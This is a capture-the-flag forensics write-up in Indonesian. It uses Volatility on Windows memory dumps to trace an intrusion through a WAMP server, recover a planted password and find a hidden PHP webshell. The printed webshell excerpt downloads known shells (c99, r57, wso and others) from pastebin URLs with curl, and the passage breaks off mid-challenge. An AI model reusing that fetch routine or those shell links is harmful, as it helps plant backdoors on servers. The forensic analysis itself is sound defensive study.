 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Memdump\ engineer/AZFARCANTIK-PC-20220518-054330
.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/mnt/d/CTF/Seleksi Internal Gemastik 2023/Memdump engineer/AZFARCANTIK-PC-20220518
-054330.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82773b78L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2022-05-18 05:43:32 UTC+0000
     Image local date and time : 2022-05-17 22:43:32 -0700
index@localhost ~/tools/volatility_2.6_lin64_standalone
 %
```


Kami menggunakan profile **Win7SP1x86_23418**. Kemudian, kami coba list semua processes yang berjalan.


```
index@localhost ~/tools/volatility_2.6_lin64_standalone
 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Memdump\ engineer/AZFARCANTIK-PC-20220518-054330
.raw --profile=Win7SP1x86_23418 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0xafae8b00 WmiPrvSE.exe           2340 True   False  True     True   True  True    True
0xaef900c0 SearchIndexer.         2152 True   False  True     True   True  True    True
0xaef5d030 conhost.exe            3480 True   False  True     True   True  True    True
0xae2d2820 svchost.exe            2868 True   False  True     True   True  True    True
0xaea03720 wampmanager.ex         3356 True   False  True     True   True  True    True
0xaedd2030 wmpnetwk.exe           2268 True   False  True     True   True  True    True
0xaeea8510 VBoxService.ex          656 True   False  True     True   True  True    True
0xafce9d20 sppsvc.exe             2720 True   False  True     True   True  True    True
0xafa74030 DumpIt.exe             3184 True   False  True     True   True  True    True
0xaed9c9e0 VBoxTray.exe           1220 True   False  True     True   True  True    True
0xaea6cd20 wampeemariadbd         3548 True   False  True     True   True  True    True
0xaee39d20 services.exe            468 True   False  True     True   True  True    False
0xaeebf030 spoolsv.exe            1336 True   False  True     True   True  True    True
0xafce9030 cmd.exe                3344 True   False  True     True   True  True    True
0xaefca030 svchost.exe            1188 True   False  True     True   True  True    True
0xaef5f030 conhost.exe            3516 True   False  True     True   True  True    True
0xaef56d20 svchost.exe             864 True   False  True     True   True  True    True
0xaef48030 svchost.exe             816 True   False  True     True   True  True    True
0xaef1f948 svchost.exe            1460 True   False  True     True   True  True    True
0xafd31d20 svchost.exe             260 True   False  True     True   True  True    True
0xaf6acd20 wampeehttpd.ex         1992 True   False  True     True   True  True    True
0xaec35a38 sshd.exe               1564 True   False  True     True   True  True    True
0xaee815c0 svchost.exe             596 True   False  True     True   True  True    True
0xaee416a0 lsm.exe                 484 True   False  True     True   True  True    False
0xafdd4748 audiodg.exe             264 True   False  True     True   True  True    True
0xafc0b7c8 wininit.exe             372 True   False  True     True   True  True    True
```

Kami menemukan bahwa terdapat proses **wampee** pada machine korban. Kemudian, kami coba cari log nya, karena terdapat kemungkinan attacker berhasil masuk melalui celah yang ada pada service **wampee** tersebut.

```
index@localhost ~/tools/volatility_2.6_lin64_standalone
 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Memdump\ engineer/AZFARCANTIK-PC-20220518-054330
.raw --profile=Win7SP1x86_23418 filescan | grep logs
Volatility Foundation Volatility Framework 2.6
0x0000000002e3d9b0      8      0 R--r-- \Device\HarddiskVolume2\Windows\winsxs\FileMaps\programdata_microsoft_ehome_logs_c9da3df2b39c
6e43.cdf-ms
0x0000000043e3dd60      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
0x000000004a6479b0      8      0 R--r-- \Device\HarddiskVolume2\Windows\winsxs\FileMaps\programdata_microsoft_diagnosis_etllogs_autol
ogger_91adf7c94bd2d1fa.cdf-ms
0x000000005c6d0ec8      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
0x000000005ce5cb30     15      0 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
0x000000005f8406f8      8      0 R--r-- \Device\HarddiskVolume2\Windows\winsxs\FileMaps\programdata_microsoft_diagnosis_etllogs_ffc0f
561f3797ceb.cdf-ms
0x0000000060540ec8      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\access.log
0x000000006830c5e8     16      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\access.log
0x000000007e343168      8      0 RW-rw- \Device\HarddiskVolume2\Users\azfarcantik\AppData\Roaming\Microsoft\Windows\Recent\logs.lnk
0x0000000081403438      8      0 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\bin\apache\apache2.4.33\logs\httpd.pid
0x0000000851292a0      8      0 R--r-- \Device\HarddiskVolume2\Windows\winsxs\FileMaps\$$_logs_measuredboot_ab1fadc53c86b337.cdf-ms
0x0000000086e0eec8      8      0 -W-rw- \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\php_error.log
0x00000000a0741888      8      0 R--r-- \Device\HarddiskVolume2\Windows\winsxs\FileMaps\programdata_microsoft_diagnosis_etllogs_shutd
ownlogger_5ca7b57d60632f51.cdf-ms
0x00000000aec03438      8      0 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\bin\apache\apache2.4.33\logs\httpd.pid
0x00000000aed0c5e8     16      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\access.log
0x00000000aedd0ec8      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
0x00000000aef3dd60      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
0x00000000aef40ec8      1      1 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\access.log
0x00000000aef5cb30     15      0 -W-rwd \Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\apache_error.log
```

Kemudian, kami coba lihat isi dari file **\Device\HarddiskVolume2\Wampee-3.1.0-beta-3.5\logs\access.log** dan kami menemukan indikasi attacker berhasil masuk menggunakan backdoor yaitu **bejak.php**.





Kami juga berhasil menemukan kedua IP milik attacker, yaitu 192.168.1.8 dan 192.168.43.56, serta timestampnya yaitu 17/Apr/2022:08:25:17 -0700. Untuk mendapatkan flag nya, tinggal ikuti saja format flagnya.

Flag: flag{192.168.1.8_192.168.43.56_17/04/2022:08}

Password Engineer


Analysis:
Attachment yang digunakan masih sama, namun kali ini kita perlu mencari password dari user. Ketika kami mencoba mengecek isi dari environment variabels, kami berhasil menemukan password tersebut.

```
index@localhost ~/tools/volatility_2.6_lin64_standalone
 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Memdump\ engineer/AZFARCANTIK-PC-20220518-054330
.raw --profile=Win7SP1x86_23418 envars
Volatility Foundation Volatility Framework 2.6
Pid      Process              Block      Variable                       Value
-------- -------------------- ---------- ------------------------------ -----
     252 smss.exe             0x001307f0 Path                           C:\Windows\System32
     252 smss.exe             0x001307f0 SystemDrive                    C:
     252 smss.exe             0x001307f0 SystemRoot                     C:\Windows
     324 csrss.exe            0x001807f0 ComSpec                        C:\Windows\system32\cmd.exe
     324 csrss.exe            0x001807f0 FP_NO_HOST_CHECK               NO
     324 csrss.exe            0x001807f0 NUMBER_OF_PROCESSORS           1
     324 csrss.exe            0x001807f0 OS                             Windows_NT
     324 csrss.exe            0x001807f0 PASSWORD                       azfarcantik - ditaruhsinibiargalupayasay
     324 csrss.exe            0x001807f0 Path                           C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Wi
ndows\System32\WindowsPowerShell\v1.0\;C:\Program Files\OpenSSH;C:\Program Files\bin
     324 csrss.exe            0x001807f0 PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     324 csrss.exe            0x001807f0 PROCESSOR_ARCHITECTURE         x86
     324 csrss.exe            0x001807f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 142 Stepping 12, GenuineIntel
     324 csrss.exe            0x001807f0 PROCESSOR_LEVEL                6
     324 csrss.exe            0x001807f0 PROCESSOR_REVISION             8e0c
     324 csrss.exe            0x001807f0 PSModulePath                   C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
     324 csrss.exe            0x001807f0 SystemDrive                    C:
     324 csrss.exe            0x001807f0 SystemRoot                     C:\Windows
     324 csrss.exe            0x001807f0 TEMP                           C:\Windows\TEMP
     324 csrss.exe            0x001807f0 TMP                            C:\Windows\TEMP
     324 csrss.exe            0x001807f0 USERNAME                       SYSTEM
     324 csrss.exe            0x001807f0 windir                         C:\Windows
     324 csrss.exe            0x001807f0 windows_tracing_flags          3
     324 csrss.exe            0x001807f0 windows_tracing_logfile        C:\BVTBin\Tests\installpackage\csilogfile.log
     372 wininit.exe          0x000cff58 ALLUSERSPROFILE                C:\ProgramData
     372 wininit.exe          0x000cff58 CommonProgramFiles             C:\Program Files\Common Files
```


Password user adalah **azfarcantik**.
Flag: flag{azfarcantik}

Forensic God


Analysis:
Masih dengan attachment yang sama, namun kali ini kita akan menganalisis backdoornya. Pada awalnya, kami berencana mencoba menganalisis file backdoor yang digunakan oleh attacker, yaitu **bejak.php**. Namun, file tersebut tidak bisa di dump karena kemungkinan tidak ke cache ke dalam memory. Namun, kami menemukan sebuah file yang mencurigakan ketika menganalisis hasil dari filescan volatility.



Langsung saja kami coba dump. Isi dari file tersebut adalah sebagai berikut :



Kemudian, kita coba ekstrak dengan password sebelumnya. Namun, ketika mencoba mengekstrak file tersebut, muncul notifikasi Windows Security. Hal tersebut sangat mencurigakan, kami berpikir bahwa terdapat semacam backdoor di dalam file tersebut. Namun, kami tidak dapat menemukannya ketika menganalisis file **lambang1.png**. Selanjutnya, kami coba ekstrak string pada file lambang1.rar dan kami menemukan clue untuk backdoor tersebut.



Kemudian, kami coba cari di google dengan kata kunci Zone Identifier dan menemukan bahwa itu adalah sebuah atribut file ADS (Alternate Data Stream) pada Windows. Untuk melihat apa saja Alternate Data Stream yang ada dapat menggunakan command `**dir /r**` pada command line windows.


```
 Directory of D:\CTF\Seleksi Internal Gemastik 2023\Memdump engineer

07/03/2023  11:39 AM    <DIR>          .
07/03/2023  07:35 AM    <DIR>          ..
05/18/2022  12:44 PM     2,952,724,480 AZFARCANTIK-PC-20220518-054330.raw
07/02/2023  01:59 PM            10,311 cmdline.txt
07/02/2023  01:45 PM            24,576 file.None.0x84b4ee48.access.log.dat
07/02/2023  02:48 PM            40,960 file.None.0x84c860d8.lambang1.rar
07/02/2023  01:45 PM                 0 file.None.0x85955be8.access.log.vacb
07/02/2023  01:15 PM                 0 file.None.0x8595dea0.apache_error.log.vacb
07/02/2023  01:15 PM            36,864 file.None.0x85a28988.apache_error.log.dat
07/02/2023  01:44 PM            16,384 file.None.0x85bdbbc0.php_error.log.dat
07/02/2023  01:51 PM            40,960 file.None.0x864d0260.lambang.rar
07/02/2023  01:27 PM         3,700,042 filescan.txt
07/02/2023  03:31 PM               136 flag.txt
05/10/2022  05:57 PM            27,696 lambang1.png
                                96,924 lambang1.png:1945.php:$DATA
                                   274 lambang1.png:Zone.Identifier:$DATA
07/02/2023  11:55 AM       595,104,721 memdump.rar
                                 1,553 memdump.rar:Zone.Identifier:$DATA
07/02/2023  01:01 PM            28,151 netscan.txt
              14 File(s)  3,551,755,281 bytes
               2 Dir(s)  66,458,955,776 bytes free
```

Untuk melihat isinya, menggunakan command `**cat lambang1.png:1945.php:$DATA**`. Agar mempermudah analisis backdoor tersebut, kami store ke dalam file.

```
Memdump engineer > 1945.php > html > body
342             </td>
343         </tr>
344     </table>
345     <?php
346
347     if (isset($_GET['act'])) {
348         //Kuchiyose tools
349         $k = array(
350             'adminer' => "https://www.adminer.org/static/download/4.2.4/adminer-4.2.4.php",
351             'wso' => "http://pastebin.com/raw/N0eh3Q7Y",
352             'whmcs' => "http://pastebin.com/raw/TjiXt4r1",
353             'bejak' => "http://pastebin.com/raw/sQJVES6y",
354             'terminal' => 'http://pastebin.com/raw/2ADSfZYk',
355             'pastebin' => 'http://pastebin.com/raw/RCbhjsXJ',
356             'indoxploit_shell' => 'http://pastebin.com/raw/nC6pWh5a',
357             'andela' => 'http://pastebin.com/raw/0dkmjaWJ',
358             'injection' => 'http://pastebin.com/raw/znH7r6Jr',
359             'sbh' => 'http://pastebin.com/raw/SMDJVTF8',
360             'bh' => 'http://pastebin.com/raw/3L2ESWeu',
361             'jkt48' => 'http://pastebin.com/raw/TujADXPn',
362             'c99' => 'http://pastebin.com/raw/Ms0ptnpH',
363             'r57' => 'http://pastebin.com/raw/S9tzBgg3',
364             'miniaseng' => 'https://intip.in/miniaseng/'
365         );
366         function kuchiyose($url, $isi)
367         {
368             $fp = fopen($isi, "w");
369             $ch = curl_init();
370             curl_setopt($ch, CURLOPT_URL, $url);
```


Terdapat beberapa link yang mencurigakan, **intip.in/miniaseng** sangat mencurigakan karena paling berbeda dengan link-link lainnya. Kemudian, kami mencoba mengakses link tersebut dan kami di redirect ke https://pastebin.com/raw/7pHpJe5c.

Kami mendapatkan sebuah string yang kemungkinan adalah sebuah hex. Terakhir, kami coba decode string tersebut dengan tools Cyberchef. Ternyata, string tersebut adalah flag.



Flag: flag{foreng0d_b4dg3_f0r_u}

Pay up!



Analysis:


Diberikan sebuah file hasil memory dump. Langsung saja kami cek profile nya terlebih dahulu.

```
index@localhost ~/tools/volatility_2.6_lin64_standalone
 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Pay\ up/dump.raw imagein
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/mnt/d/CTF/Seleksi Internal Gemastik 2023/Pay up/dump.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x8273fde8L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-01-18 09:20:27 UTC+0000
     Image local date and time : 2021-01-18 01:20:27 -0800
```

Kami menggunakan profile **Win7SP1x86_23418**. Selanjutnya, kami coba analisis process apa saja yang berjalan.

```
index@localhost ~/tools/volatility_2.6_lin64_standalone
 % ./volatility_2.6_lin64_standalone -f /mnt/d/CTF/Seleksi\ Internal\ Gemastik\ 2023/Pay\ up/dump.raw --profile=Win7SP1x86_23418 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x7f097208 wininit.exe             424 True   False  True     True   True  True    False
0x7fb6cd20 conhost.exe            4080 True   False  True     True   True  True    True
0x7ef368a0 sppsvc.exe             1684 True   False  True     True   True  True    True
0x7ef06890 svchost.exe            1388 True   False  True     True   True  True    True
0x7ef96318 taskhost.exe           1524 True   False  True     True   True  True    True
0x7eecd9a0 spoolsv.exe            1228 True   False  True     True   True  True    True
0x7ecf4030 SearchIndexer.         2268 True   False  True     True   True  True    True
0x7f104610 svchost.exe             624 True   False  True     True   True  True    False
0x7efb5030 svchost.exe            1648 True   False  True     True   True  True    True
0x7efd6030 explorer.exe           1676 True   False  True     True   True  True    True
0x7f18fb20 svchost.exe            1100 True   False  True     True   True  True    True
0x7f16cd20 svchost.exe             972 True   False  True     True   True  True    True
0x7ec015b0 svchost.exe            2976 True   False  True     True   True  True    False
0x7f143030 svchost.exe             796 True   False  True     True   True  True    True
0x7ef3b8d0 StikyNot.exe           1968 True   False  True     True   True  True    True
0x7fc33d20 notepad.exe            3800 True   False  True     True   True  True    True
0x7ec09d20 conhost.exe            2036 True   False  True     True   True  True    True
0x7f155030 svchost.exe             856 True   False  True     True   True  True    True
0x08df6208 wordpad.exe            2768 True   False  True     True   True  True    True
0x7eee9990 VSSVC.exe              2116 True   False  True     True   True  True    True
0x7ec73d20 wlms.exe                348 True   False  True     True   True  True    True
0x7eede030 svchost.exe            1272 True   False  True     True   True  True    True
0x7fbced20 DumpIt.exe             4032 True   False  True     True   True  True    True
0x7ec2bd20 cygrunsrv.exe          1856 True   False  True     True   True  True    False
0x7f1573c8 svchost.exe             880 True   False  True     True   True  True    True
0x7fb1e030 svchost.exe            2424 True   False  True     True   True  True    True
0x7f9b8d20 svchost.exe            2204 True   False  True     True   True  True    True
0x7f0cbad0 lsass.exe               520 True   False  True     True   True  True    False
0x7fc19bf8 services.exe            512 True   False  True     True   True  True    False
0x7f0cac58 lsm.exe                 528 True   False  True     True   True  True    False
0x7f14f8d0 svchost.exe             832 True   False  True     True   True  True    True
0x7fc60af8 wuauclt.exe            3444 True   False  True     True   True  True    True
0x7f940d20 winlogon.exe            448 True   False  True     True   True  True    True
0x7ec69370 sshd.exe                312 True   False  True     True   True  True    True
0x7fcd1030 calc.exe               3612 True   False  True     True   True  True    True
0x7fe33af8 dwm.exe                1592 True   False  True     True   True  True    True
0x7efcd030 svchost.exe            1620 True   False  True     True   True  True    True
0x7f115310 svchost.exe             708 True   False  True     True   True  True    True
0x7ffd0888 System                    4 True   False  True     True   False False   False
0x7f9fed20 smss.exe                296 True   False  True     True   False False   False
0x7f0c7030 csrss.exe               380 True   False  True     True   False True    False
0x7ec518d0 cygrunsrv.exe          2004 True   False  False    True   False True    False    2021-01-18 08:47:09 UTC+0000
0x7f0948d0 csrss.exe               416 True   False  True     True   False True    True
```

Terdapat beberapa process yang menarik untuk dilihat, yaitu **notepad.exe, StikyNot.exe, calc.exe, dan wordpad.exe**. Dari hint yang diberikan :



